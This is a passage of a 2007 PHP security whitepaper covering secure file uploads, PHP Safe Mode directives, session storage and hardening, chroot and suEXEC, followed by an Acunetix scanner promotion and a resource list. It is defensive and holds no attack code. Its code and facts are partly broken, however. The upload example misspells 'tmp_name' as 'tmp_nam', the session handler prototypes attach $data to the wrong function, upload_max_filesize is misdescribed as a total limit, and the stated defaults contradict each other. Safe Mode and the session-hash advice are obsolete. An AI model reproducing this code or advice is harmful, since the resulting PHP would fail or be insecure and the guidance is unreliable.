File uploads can occur as part of a multi-part HTTP POST request. PHP provides ways to process these file uploads in a secure manner, including checking to make sure the file you're operating on was in fact an uploaded file. There are several security issues with file uploads which should be addressed when designing secure PHP sites.



File Uploads - Users can upload any file they like to your web application. Limited checking in the web browser usually ensures that the maximum size is not exceeded, but additional checks must be performed in your web application itself.

In the file-upload procedure, the filename as determined by the web browser is passed to the web server, and thus to the PHP script. The filename supplied by the browser is part of the submitted data, which may be under the control of an attacker and therefore this filename should be distrusted wherever it is possible to do so.

Consider the following case as an example. A PHP script which moves files to the location reported by $_FILES['file']['name'] receives an upload from a browser which told the web server the file it had just uploaded was /home/andrew/.bashrc

Normally, .bashrc is a file which is associated with the UNIX Bash shell, and contains commands executed by Bash every time a Bash shell is started. These commands clearly run as the user who invoked the shell, and have all of the privileges and permissions of that user. If PHP has write access to their home directory, using the name of an uploaded file as it was supplied would allow for an attacker to position a carefully prepared .bashrc file with a single POST request. This file might then open a terminal session piped over a network port, or run

some kind of exploit or root kit, or worse!

In order to prevent this kind of attack, we must take heed of the advice from part three of this series, stripping the filename down to remove the path data, and distrust the browser-supplied filename. In doing so, it is ideally best to create unique file names locally, perhaps based on the current time, or some unique sequence stored in a (secure) database, and to use those unique names as the actual on-disk filename. In order to avoid confusing end-users, it is possible to map the real (unique) filename to the browser-supplied filename by means of a database, and the browser-supplied name can be used for all interaction with the user, whereas the unique, locally generated filename, will be used for any server-side file operations.

If such a mechanism is not practical, for whatever reason, the precautions from part three should be followed, and the browser-supplied filename should be expanded to an absolute path using the realpath() function, and then the file name part only obtained with the basename() function. realpath() translates any . (which refers to the current directory) or .. (which refers to the parent directory) in a path, resulting in the correct absolute path for a file. basename() strips the directory part of a name, leaving behind just the filename itself. This sanitised filename should then be reasonably safe to use directly with the file functions of PHP.

However, if an attacker somehow managed to learn your directory structure, then they may be able to overwrite other files in the directory into which you place any uploaded files, by providing an upload with the same name as an existing one, or with the same name as one of your PHP scripts, which may then get included into another script and executed, or executed directly by web access to that script, if it is in a location accessible to the web server. The script execution scenario represents a very clear security threat, as has been explained in the previous parts of this series, but many more subtle security issues can occur as a result of replacement of a variety of system files, files PHP or the web server rely on, or files used by your web application itself.

To maintain the best security, locally generated and unique filenames should be preferred over the browser-supplied ones, and checks for the existence of a file should be made prior to moving an uploaded file into a directory, so as to prevent accidental (or intentional!) overwriting of files already on the server.

File uploads can be turned off altogether if there is no reason for your web application to accept uploaded files. This may be achieved by setting the following directive in php.ini

```
file_uploads = Off
```

When file uploading is turned on, it is possible for the drive to become filled by repeated uploads or by large files being uploaded. PHP provides a mechanism to limit the length of any uploaded files, preventing the upload of files larger than this size, but you would have to perform checks yourself to make sure that the disk being used as the destination for these uploaded files contains enough space that the file upload will not cause the free space to go below a critical amount required for the functioning of the system. If the web server, or any other service on the system, cannot create the files it needs to perform its duty, because uploaded files have filled the available drive space, this is a form of Denial of Service attack.

Individual POST requests can be limited in size using the following directive in the php.ini file

```
post_max_size = 8M
```

Where the 8M sets an 8MB limit for the entire POST request. Note that file uploads make up only a part of the multi-part HTTP POST request, and that if multiple files are uploaded, the sum of their sizes forms the total file upload size, which is only one part of the POST request size.

To control file upload size specifically, you can use the following php.ini directive

```
upload_max_filesize = 2M
```

Where 2M specifies a 2MB filesize limit. Once again, note that this is the total file size for all files included in the POST request, and not a per-file limit. The upload_max_filesize should be slightly smaller than the post_max_size because the POST request will contain other data, headers and form fields, beyond the file data itself.

The default post_max_size is 10MB, which is much larger than most sites require. Processing a POST request takes time, so limiting the size of the request prevents an attacker from initiating several large POST requests which would use up resources on the server and deny service to other users. Setting this value to a lower value, around 2MB for sites which require small file uploads, or under 1MB for sites which do not, should improve the responsiveness of the server if it is under attack.

Uploaded files are moved to a temporary directory, since they are processed by the web server itself, before PHP can see them. The default location for temporary files is the system temporary file directory, which is usually defined to be /tmp on a UNIX system. This temporary file directory is often readable by all users, and therefore storing uploaded files here, even temporarily, is not good security, since any user with access to the system is likely to have access to the uploaded file data, between the time it was uploaded and the time that a PHP script moves the

file into its final destination.

It is considered good practice to change the directory used for uploading temporary files to one which is owned by the user under which the web server (and, consequently, PHP) runs, and prevent other users accessing this directory. The following line in php.ini tells PHP to use a different location for temporary storage of uploaded files.

```
upload_tmp_dir = /var/www/tmp
```

You can change /var/www/tmp to a different directory, suitable for your server layout, and create it using the following

```
cd /var/www
mkdir tmp
chown httpd tmp
```

where httpd is the username of the user account under which the web server runs.

When dealing with uploaded files, it is essential to know that the file you are performing file operations on was, in fact, an uploaded file. It is possible to trick PHP into operating on a file which was not actually uploaded, by providing an incorrect filename, or exploiting some other vulnerability in the web application. To make absolutely certain that you are operating on a file which was indeed uploaded, PHP provides two functions. is_uploaded_file() returns true only if the filename it was given was actually uploaded, and move_uploaded_file() performs a file move operation only if the filename was in fact an uploaded file. Combining these two functions is much safer than using the standard file manipulation functions such as copy().

```
$supplied_name = $_FILES['file']['name'];
$temp_name = $_FILES['file']['tmp_nam'];


$count++; // Persistent counter to uniquely identify files
$local_name = "file_$count";
if( is_uploaded_file($temp_name) )
{
     move_uploaded_file($temp_name, "/home/files/$local_name");
     echo "File $supplied_name successfully uploaded.";
}
else
{
```

```
    die("Error processing the file");
}
```

The script above combines some of the advice of the above sections. A locally generated unique name is used for storing the files on the filesystem, the is_uploaded_file() and move_uploaded_file() functions are used to ensure that the file being operated on was an uploaded file, and an attacker did not trick us into moving some system or other important file into a location from which the web server can access it directly, and the browser-supplied filename is displayed to the user for consistency.

The example could have been greatly improved; for example, checking that the free disk space is not below a certain level before moving the file into it, so as to prevent filling the drive, or storing a mapping of local unique name to browser-supplied name in a database.

As a final word on file uploads, it is often a good idea to store uploaded files outside of the web server's document tree, even if these files are to be retrieved later. It is possible to create a PHP script, download.php, which takes a filename in a GET request and uses readfile() to send the file to the user, creating the appropriate headers for length and content-type. This is much safer than allowing direct download, especially of user-uploaded files, since the script can perform additional checking to make sure that the requested file is one which should be downloadable, and can also perform other housekeeping such as tracking download counts, or imposing limitations. Allowing downloads through the web server directly eliminates much of this security and functionality.

6 PHP Safe Mode

Now that we have seen the dangers associated with processing user data, working with databases, working with files, and accepting uploads from the user, it is time to take a look at PHP's built in support for additional security restrictions. Use of PHP Safe Mode is recommended for almost all production sites, in particular those in a multi-user hosting environment.

6.1 What Is Safe Mode?

Safe mode is an attempt to solve some of the problems that are introduced when running a PHP enabled web server in a shared hosting environment. The additional security checks imposed by Safe Mode are, however, performed at the PHP level, since the underlying web server and operating system security architecture is usually not sufficient to impose the necessary security restrictions for a multi-user environment, in which many users may be able to upload and execute PHP code.

The problem generally arises when PHP is run in a web server which hosts and executes scripts provided by multiple users. Since the web server process itself runs as a single system user, that user account must have access to each hosted user's files. This means that any script running on the web server has access to each user's files.

It is not possible to use operating system level security to restrict which files can be accessed, since the web server process (and hence PHP) needs access to all of them in order to serve user web pages. The only available solution is to address these issues at the PHP level.

PHP Safe Mode does just this; it imposes a set of restrictions on multi-user systems, within the core PHP engine, and scripts are run within those imposed restrictions. The full details of Safe Mode are explained below, but I would like to point out here that while Safe Mode restricts PHP scripts, those restrictions obviously do not (and cannot!) apply to external programs executed by PHP. It is therefore possible to specify a safe directory for executable programs, but even with this capability, if any of those programs allow access to files outside of the Safe Mode configured directories, it will still be possible for a malicious user to access another user's files.

6.2 What Does Safe Mode Restrict?

Safe Mode imposes a number of restrictions on PHP scripts running under it. These are outlined here.

6.2.1 Restricting File Access

Additional checks are performed by PHP when running in Safe Mode, prior to any file operation taking place. In order for the file operation to proceed, the user ID of the file owner, for the file being operated on, must be the same as the user ID of the script owner, for the script performing the file operation.

There are problems which may be encountered when this mechanism is turned on, notably when attempting to work with files owned by different users, but in the same document tree, and files which have been created at runtime by the script (which will be owned by the owner of the web server process).

In order to work around these issues, a relaxed form of the file permission checking is also provided by Safe Mode. Using the `php.ini` **directive (or setting in** `.htaccess` **or a virtual hosting section or directory section in** `httpd.conf`**) below, it is possible to relax the user ID check to a group ID check. That is, if the script has the same group ID as the file on which a file operation was requested, the operation will succeed. If the script owners and the web server are members of the same group, and all hosted files are owned by this group, the file operations will succeed regardless of user ID.**

```
safe_mode_gid = On
```

The user and group ID restrictions are not enforced for files which are located within the PHP include directories, provided those directories are specified in the `safe_mode_include_dir` **directive. This means that you should always specify the default PHP include directories in this directive in the** `php.ini` **configuration file.**

6.2.2 Restricting Access To Environment Variables

When PHP is running in Safe Mode, it restricts access to environment variables based on two `php.ini` **directives. Directives are provided for allowing write access to certain environment variables, and for restricting write access to certain environment variables. Each is a comma-delimited list of affected environment variables.**

6.2.3 Restrictions On Running External Programs

Restrictions are also imposed on the execution of external processes (i.e. not PHP scripts). Binaries in the specified safe directory may be executed (See the Configuration Directives) section. `exec()`, `system()`, `popen()` **and** `passthru()`**are affected by these settings.** `shell_exec()` **and the backtick operator do not work at all when Safe Mode has been enabled.**

6.2.4 Other Restrictions Imposed

Several functions are restricted in Safe Mode. Some of the most important of these are listed later. Furthermore, the `PHP_AUTH_USER`, `PHP_AUTH_PW` **and** `AUTH_TYPE` **variables are not made available in Safe Mode.**

6.3 Safe Mode Configuration Directives

The following directives control the Safe Mode settings. These should be set in `php.ini`**. Some may also be set (or overridden) in the** `httpd.conf` **file.**

safe_mode = boolean

This directive enables PHP Safe Mode. The recommended strategy for configuring a shared hosting environment to use Safe Mode is to enable Safe Mode globally, in `php.ini`**, and configure sensible default values here. Specific overriding values can then be made in** `httpd.conf` **for each host, location, or directory.**

safe_mode_gid = boolean

This directive causes PHP to relax the user ID equality check between scripts and the files on which they operate to a group ID check. The reasons why this directive may be useful were explained in detail above.

safe_mode_include_dir = string

The user and group ID restrictions are ignored for files included from this directory and its subdirectories. The directory must be listed in the include_path directory, or a full path name given for include statements. The value of this directive may be a colon-separated list of directories for which inclusion is allowed without user or group ID checking being performed.

Note that this restriction acts as a directory prefix, rather than a complete directory name. As such, a value of `/home/wwwroot/inc` **allows files within** `/home/wwwroot/inc`**,** `/home/wwwroot/incl`**,** `/home/wwwroot/include` **and** `/home/wwwroot/incriminating_evidence` **to be included without restriction. If in doubt, always end the directory path with a trailing** `/` **to prevent it being interpreted as a prefix such as those listed above.**

safe_mode_exec_dir = string

This directive specifies the path under which executables may be run in Safe Mode. This restriction affects `system()`, `exec()`, `popen()` and `passthru()`**. The directory separator must always be a** `/`**, even on a Windows server.**

safe_mode_allowed_env_vars = string

This directive specifies prefixes for environment variables which may be altered by a script running in Safe Mode. The default action is to allow users to edit environment variables beginning with `PHP_` (i.e. have a prefix of `PHP_`). If this directive is left empty, a script running under safe mode will be able to modify any environment variable.

safe_mode_protected_env_vars = string

Similarly to above, this directive allows you to specify environment variables which may not be edited by the script. Even if `safe_mode_allowed_env_vars` also includes an environment variable listed here, PHP will prevent a script changing that environment variable.

open_basedir = string

The `open_basedir` directive has been covered already in this series. It restricts all file operations to the specified directory tree. This directive works outside of Safe Mode also. The list of directories for which file access is allowed must be separated by a semicolon on Windows, or by a colon on all other systems.

disable_functions = string

This directive lists functions to disallow. A comma-delimited list of function names is used. Like `open_basedir`, this directive does not require that Safe Mode has been enabled.

6.4 Functions Restricted By Safe Mode

There is a full list of functions for which Safe Mode imposes certain restrictions at http://www.php.net/manual/en/features.safe-mode.functions.php

Below, I list some of the most important limitations.

putenv()

`putenv()` takes into account the `safe_mode_allowed_env_vars` and `safe_mode_protected_env_vars` directives mentioned above.

move_uploaded_file()

Moving uploaded files is subject to the same User ID or Group ID checking imposed on all file operations under Safe Mode. The file being moved must have the same user ID or group ID (if relaxed group restrictions are enabled) as the script moving it. Generally, the file will be created with the user ID of the web server process, and as such the relaxed restrictions are likely to be required in order to move uploaded files.

chdir() mkdir() rmdir()

Changing the current working directory of the script depends on the requirements imposed by user and group ID restrictions and by `open_basedir`**. Similar restrictions are imposed for** `mkdir()` **and** `rmdir()`**.**

mail()

The additional parameters (fifth argument) have no effect when running under Safe Mode, since these would allow arbitrary options to be passed to the mailer program.

set_time_limit()

Setting an execution time limit within a script is ignored when the script is running under Safe Mode.

dl()

Dynamically loading PHP extensions is disabled when running in Safe Mode.

6.5 Overriding Safe Mode Settings

As I said above, it is recommended to set default settings which will never cause security problems in `php.ini`**, and enable Safe Mode there. Per-virtual-host or per-directory settings for values such as** `open_basedir`, `safe_mode_exec_dir`, **and** `safe_mode_include_dir` **may be specified within httpd.conf using the** `php_admin_value` **and** `php_admin_flag` **directives.**

Consider the following example, which is a (slightly modified) section of an `httpd.conf` **from a live web server I run.**

```
<VirtualHost *:80>
    ServerAdmin andrew@somehost.com
    DocumentRoot /home/wwwroot/andrew/
    ServerName andrew.somehost.com
    php_admin_value open_basedir "/home/wwwroot/andrew"
    <Location /gallery/>
        php_admin_value open_basedir "/home/wwwroot/:/home/photos/:/usr/local/
lib/php/"
        php_admin_flag safe_mode off
    </Location>
</VirtualHost>
```

Here, within the Apache `VirtualHost` directive, an `open_basedir` value has been set for the entire virtual host, and overridden for a specific location which requires access to other directories. Safe Mode has been turned off for this location also, again because the gallery software installed there requires functionality which is disabled by Safe Mode.

As you can now clearly see, it is possible to set PHP configuration information on a per-host, per-directory or per-location basis within the `httpd.conf` file. You will notice also that the `open_basedir` directories all end with a trailing `/` so as to prevent them being interpreted as directory prefixes.

7 Session Security

Presenting a consistent user interface is a matter of priority for most websites. Extending this consistency across multiple visits to the site, or between pages when a user is shopping, or browsing forum posts, falls under the purview of Sessions, PHP's solution to the lack of state information in HTTP (Hyper Text Transfer Protocol).

7.1 What Are Sessions?

Sessions are a PHP construct allowing persistent data to be retained across HTTP connections. In English, sessions allow you to store the values of certain variables across page visits. This is achieved by serializing the data (converting it to some binary representation) and writing it out to a file (or a database, or wherever you tell it), when a page is finished processing in PHP. When the next page (or that same page some time later) is processed, and PHP is told to start a session, it will check if the user already has a session, and read their data back in, unserializing it and assigning the variables. This allows you to keep track of a user across multiple visits, or while browsing multiple pages on your site.

For example, you can create a shopping cart using sessions, storing an array of items added to the cart in a session variable, and loading it on every page. When the user clicks 'Add to cart' you can add the item to the array, and it will be saved for the next page the user goes to. The whole array can be fetched on your checkout page and appropriate processing will take place.

7.2 How Do Sessions Work?

As many probably know, HTTP is a stateless protocol. By stateless, I mean that any HTTP connection is unaware of previous connections made by the same client, to the same server (persistent connections excepting). There are two useful ways in which PHP can pass identification information between pages in order to uniquely associate a user with a session.

PHP can use cookies to store a session ID. The cookie value is sent on every request, so PHP can match that up to its session data and retrieve the correct set of variables for that user. Another way is to pass the session ID in URLs. In order to do this, URL rewriting must be enabled.

Cookies - PHP sessions make use of cookies to store the session identifier (SID). Cookie theft, and injecting attack data through a cookie, are problems which must be considered when developing web applications in PHP.

Passing session data in URLs is not recommended since it is possible to pass your session onto another user if you give them a link which contains your session ID, and the session ID data is more easily attackable than in a cookie. URL-based session tracking should be used only where cookies cannot.

7.3 Using $_SESSION

PHP provides a super-global variable named `$_SESSION`**. By super-global I mean it is a global variable which you may access without going via** `$_GLOBALS` **or stating** `global $_SESSION` **within a function. In this way, it behaves like** `$_GET` **and** `$_POST`**.**

`$_SESSION` **is, in fact, an associative array. The keys are variable names, and the values are the stored session data for that variable name.**

Using `$_SESSION` **is preferred over the use of** `session_register()` **to register ordinary global variables as session variables, especially when** `register_globals` **is enabled, since global variables may be more easily changed inadvertently than the contents of** `$_SESSION`**. It is still possible to alias ordinary global variables to their equivalents within** `$_SESSION`**,**

```
    $username = &$_SESSION["username"];
```

Here, the `&` **indicates a reference, or alias. It is then possible to use** `$username` **instead of** `$_SESSION["username"]`**, but note that** `$username` **is an ordinary**

variable, and you will have to access as `$_GLOBALS["username"]` **or** `global $username` **from within a function.**

7.4 Trusting Session Data

Since a session ID can be spoofed, it is always wise to perform some extra validation where possible. The simplest mechanism would be to store the IP address of the client to whom the session ID was issued, and compare the client IP against that stored IP every session. This will prevent the basic security problems associated with passing links between computers (though not if the computers are on a private network and share a single public IP address).

Session data is also stored in files on the server. The default location is `/tmp` **on UNIX, or the system temporary file directory on Windows. If** `/tmp` **is world-writable (or, in some cases, world-readable), or there are multiple websites hosted on a single server, storing session data in a public location is not secure. PHP provides a way to change the way session data is stored.**

7.5 Changing The Session File Path

The location in which PHP saves session data can be set using the `php.ini` **directive** `session.save_path`**, or the string below in** `httpd.conf` **or a virtual host configuration.**

```
php_value session.save_path "/home/andrew/sessions/"
```


It is important to ensure that your session data path is included in the paths allowed by `open_basedir`**, if you have** `open_basedir` **settings or PHP Safe Mode enabled.**

The data representation used for saving session data to files can be controlled with the `session.serialize_handler` **directive in** `php.ini`**. By default, PHP uses its own built in format, but the WDDX (** http://www.wddx.org **) format can be used also. Set the type using one of the lines below.**

```
(in php.ini ...)
     session.serialize_handler wddx
or
     session.serialize_handler php
(or in httpd.conf ...)
     php_value session.serialize_handler wddx
```

or

```
     php_value session.serialize_handler php
```



Temporary Files - All users with access to a machine have access to /tmp. Changing the default session data storage location, or using a database, restricts which users can see the session data.

7.6 Storing Sessions In A Database

When you use on-disk files to store session data, those files must be readable and writeable by PHP. On a multi-user hosting system, it is possible for other users to access your session data through the PHP process (but see the commentary on `open_basedir` **earlier). The best way to secure your session data is to store it in a database.**

Unfortunately, there is no direct way to store session data in a database using the `php.ini` **directives, but luckily PHP provides a mechanism for customised session storage handlers. The function** `session_set_save_handler()` **allows you to register handler functions for session management. These functions must be written in PHP (or made available as a PHP extension).**

```
     session_set_save_handler(open_fn, close_fn, read_fn, write_fn,
          destroy_fn, gc_fn)
```

To use these user-supplied session storage handlers, you must set `session.save_handler` **to the value** `user`**, and the value of** `session.save_path` **should be the name of the database into which you're saving session data (so that the session save handler functions you define can locate and use that database). The value of** `session.name` **can be used as the name of the table within the database.**

```
(httpd.conf)
<Location "/">
     php_value session.save_handler user
     php_value session.save_path dbname
     php_value session.name session_data
</Location>
```

Next, a table for storing session data must exist in the database. At the minimum, your session handler should keep track of the session ID, the expiration time, and the serialized session data. The SQL below creates a simple table for storing this data.

```
     CREATE TABLE session_data (
          sessionid text not null PRIMARY KEY,
          expiration timestamp,
          sessiondata text not null
     );
```

The final task is to create the functions which manage this session store, and register them with `session_set_save_handler()`**. The** `open_fn` **must open the database connection, the** `close_fn` **must close it and perform any associated cleanup tasks, and the** `read_fn` **and** `write_fn` **functions must read and write session data respectively.** `destroy_fn` **is called when a session ends and is destroyed, and** `gc_fn` **is called when session data is garbage collected. These operations must be mapped into database queries by your PHP code. The prototypes for the functions are given below, and parameters passed are explained.**

```
function open_fn($save_path, $session_name)
          $save_path is the value of session.save_path, $session_name
          is the value of session.name
```

```
function close_fn()
          Takes no arguments
function read_fn($session_id, $data)
          $session_id is the session ID for which PHP requests the
          associated session data to be returned
function write_fn($session_id)
          $session_id is the session ID for which PHP requests that
          $data be associated with in the session store (database)
function destroy_fn($session_id)
          $session_id is the ID of a session which may be removed
          from the store
function gc_fn($max_time)
          $max_time is the oldest last modified time to retain in the
          session store. Sessions with an older modified time than
          this are to be removed from the store.
```

Implementing the above functions, you are not limited simply to database connections. You could, for instance, connect to some other data storage application, or store the session data in an encrypted virtual filesystem, or on a network file server.

7.7 Further Securing Sessions

There are a few remaining PHP directives for controlling sessions, several of these have security implications. Firstly, the session name (set with `session.name`**) should be changed from the default to avoid collisions, especially on servers with multiple users.**

The `session.cookie_path` **directive determines the default cookie path, the path for which cookies will be sent in an HTTP request. If you have a forum at** `somedomain.com/forum`**, and** `somedomain.com/` **does not require session management, you can change** `session.cookie_path` **as shown below.**

```
<Location "/forum">
     php_value session.cookie_path /forum/
</Location>
```

This prevents sections of your site which do not require the session cookie from being sent it, and limits exposure of the session IDs to those parts of a site where sessions are actually being used. This is especially important if some sections of

your site have pages provided by other users, who could use those pages to steal session IDs from your visitors.

Setting `session.use_only_cookies` **to** `true` **disables the passing of session IDs in URLs, at the cost of losing sessions support for users with cookies disabled, or on browsers not supporting cookies. Setting** `session.cookie_domain` **to the most restrictive domain name possible (e.g.** `forum.somesite.com` **instead of** `somesite.com`**) also helps to minimise exposure of session IDs. Of course, if you have a single login for an entire range of subdomains, you will have to set the domain as** `somedomain.com` **to ensure that the sessions are correctly managed across all of the subdomains.**

Finally, it is possible to set the hash function used when creating session IDs. The default is to use MD5 (hash function `0`**), but SHA1 may also be used (hash function** `1`**). SHA1 is a 160-bit hash function, whereas MD5 is only a 128-bit hash function, so using SHA1 for session hashes improves security slightly over using MD5. You can set the hash function using This setting was introduced in PHP 5.**

```
    php_value session.hash_function 1
```

8 Beyond PHP Security

Everything I have covered so far has been directly related to PHP and SQL security. The best situation we can manage here is PHP Safe Mode, which uses self-imposed restrictions to improve security. That this is the best we can achieve is due to the server architecture currently in use. There are, however, a few options for taking security a little further, and imposing the restrictions at a lower level than PHP itself. To conclude this series, I'll mention some of these briefly here.

8.1 Chroot Jails

Chroot changes the "root" directory that a process can see. This effectively locks it into a certain directory structure within the overall filesystem. With this approach, you can lock a web server into some directory such as `/home/www` **and it will not be able to access anything outside of that structure.**

There are several advantages to doing this. The first is that the web server, PHP, any user scripts, and also any attackers, will be contained within this chroot "jail", unable to access files outside of it. Furthermore, you can remove all but the most essential software from the chroot environment. Removing any shells from the environment prevents a large number of exploits which attempt to invoke a remote shell. The minimal environment inside a chroot makes life very difficult for attackers, no matter whether their method of attack is through a vulnerability in your PHP code, or a vulnerability in the underlying web server.

8.2 Apache mod_chroot & mod_security

`mod_security` **and** `mod_chroot` **are extension modules specifically for the Apache web server. These two modules provide chroot support for Apache without externally applying a chroot technique. mod_security also provides several other security features. Further information is available at http://www.modsecurity.org/ for** `mod_security` **and at http://core.segfault.pl/~hobbit/mod_chroot/ for** `mod_chroot`.

8.3 suEXEC

Using a chroot to lock your web server into a restricted environment helps to prevent some security problems, but one of the big issues is shared hosting. Running multiple websites on the same server requires that the web server process has access to each user's files. If the web server has access, so do the other users (subject to PHP Safe Mode restrictions, of course). There are two ways around this, one which is Apache specific, and one which may be deployed on any server environment.

suEXEC, specific to Apache, switches an Apache process to be owned by the same user as the script it is executing, losing any escalated permissions. This locks that

Apache instance into the permissions held by that user, rather than the permissions held by the master web server process itself. This mechanism allows a return to the more traditional permissions system, and each user can be reasonably sure his or her files are protected. The cost of this is that an Apache process may not then be promoted back to regain permissions and switch user again to serve a different user's files. This system works best when there will be many requests for pages owned by the same user. suEXEC is explained in more detail at http://httpd.apache.org/docs/1.3/suexec.html

8.4 Multiple Server Instances

An alternative to suEXEC is to use multiple instances of the web server, each one running with the permissions of a different user. Each server then only has the permissions it needs to serve a single website, so a reverse proxy must be used as a front to all of these server instances, redirecting requests for a virtually hosted website to the Apache instance responsible for actually serving that site. This solution is the most secure, but also the most resource-hungry. Information about using Apache as a reverse proxy is available at http://httpd.apache.org/docs/1.3/mod/mod_proxy.html

9 Acunetix Web Vulnerability Scanner


9.1 How To Check For PHP Vulnerabilities

The best way to check whether your web site & applications are vulnerable to PHP security attacks is by using a Web Vulnerability Scanner. A Web Vulnerability Scanner crawls your entire website and automatically checks for vulnerabilities to PHP attacks. It will indicate which scripts are vulnerable so that you can fix the vulnerability easily. Besides PHP security vulnerabilities, a web application scanner will also check for SQL injection, Cross site scripting & other web vulnerabilities.

The Acunetix Web Vulnerability Scanner scans for SQL injection, Cross site scripting, Google hacking and many more vulnerabilities. For more information visit http://www.acunetix.com.

9.2 Check if your website is vulnerable to attack

Get a free security audit performed by Acunetix staff using Acunetix Web Vulnerability Scanner. Acunetix will scan your website simulating numerous hacking techniques such as SQL injection, cross site scripting, Google hacking and more, in order to identify vulnerabilities in your website. After the scan has completed, you will receive a summary report indicating what - if any - vulnerabilities exist on your site.



Security Audit Report - shows severity of web vulnerabilities found.

10 Resources

In this section I list a few resources and sources of further information. Many of these resources were used by myself in compiling this document.

10.1 PHP Security Resources

10.1.1 The PHP Manual

http://www.php.net/manual/en

The PHP manual contains references to security issues associated with most aspects of PHP. In particular, the security section at http://www.php.net/manual/en/security.php provides specific hints on securing the PHP interpreter itself, and on securing your own PHP code. They produce a PHP Security guide, as well as listing numerous articles and other resources for the security-conscious PHP programmer.

10.1.2 The PHP Security Consortium

http://phpsec.org/

The PHP Security Consortium aim to promote secure programming practices in PHP

10.1.3 PHP Advisories

http://www.phpadvisory.com/

10.1.4 Acunetix Web Site Security Center

http://www.acunetix.com/websitesecurity/

10.2 SQL Security Resources

10.2.1 The PHP Manual (again)

http://www.php.net/manual/en/security.database.php

This section of the PHP manual relates specifically to database security when combined with PHP.

10.2.2 PostgreSQL Security Advisories

http://www.postgresql.org/support/security.html

10.2.3 MySQL Bugs Database

http://bugs.mysql.com/

10.3 Apache Security Resources

10.3.1 mod_chroot Homepage

http://core.segfault.pl/~hobbit/mod_chroot/

10.3.2 mod_security Homepage

http://www.modsecurity.org/

10.3.3 Apache suEXEC Manual

http://httpd.apache.org/docs/1.3/suexec.html

10.3.4 Apache Reverse Proxy Manual

http://httpd.apache.org/docs/1.3/mod/mod_proxy.html

10.3.5 Apache Security Reports

http://httpd.apache.org/security_report.html

11 Afterword

In writing this whitepaper, I have focussed on the aspects of PHP security which have solutions, or partial solutions. There are many aspects of web security for which, given the current state of the world of web applications, no such solution exists, and the best practices involve mitigating risks and costs due to these issues.

Here, I have presented an overview of the common problems in PHP security, along with the PHP functionality most used in eliminating them. As with many computing tasks, these solutions are not the only way to achieve security. Certainly, there is no "one right way", and along your journey through the world of PHP security, you will find others, often respected professionals, doing things a different way. Different circumstances, in a different product, may require a different approach to security, but the mechanisms I presented here should be generic enough to apply in most situations.

The resources section (section 10) and the Acunetix Web Vulnerability Scanner (section 10) should provide useful starting points for progression beyond the topics covered in this document, and there is no substitute for experience!

Andrew J. Bennieston, January 2007.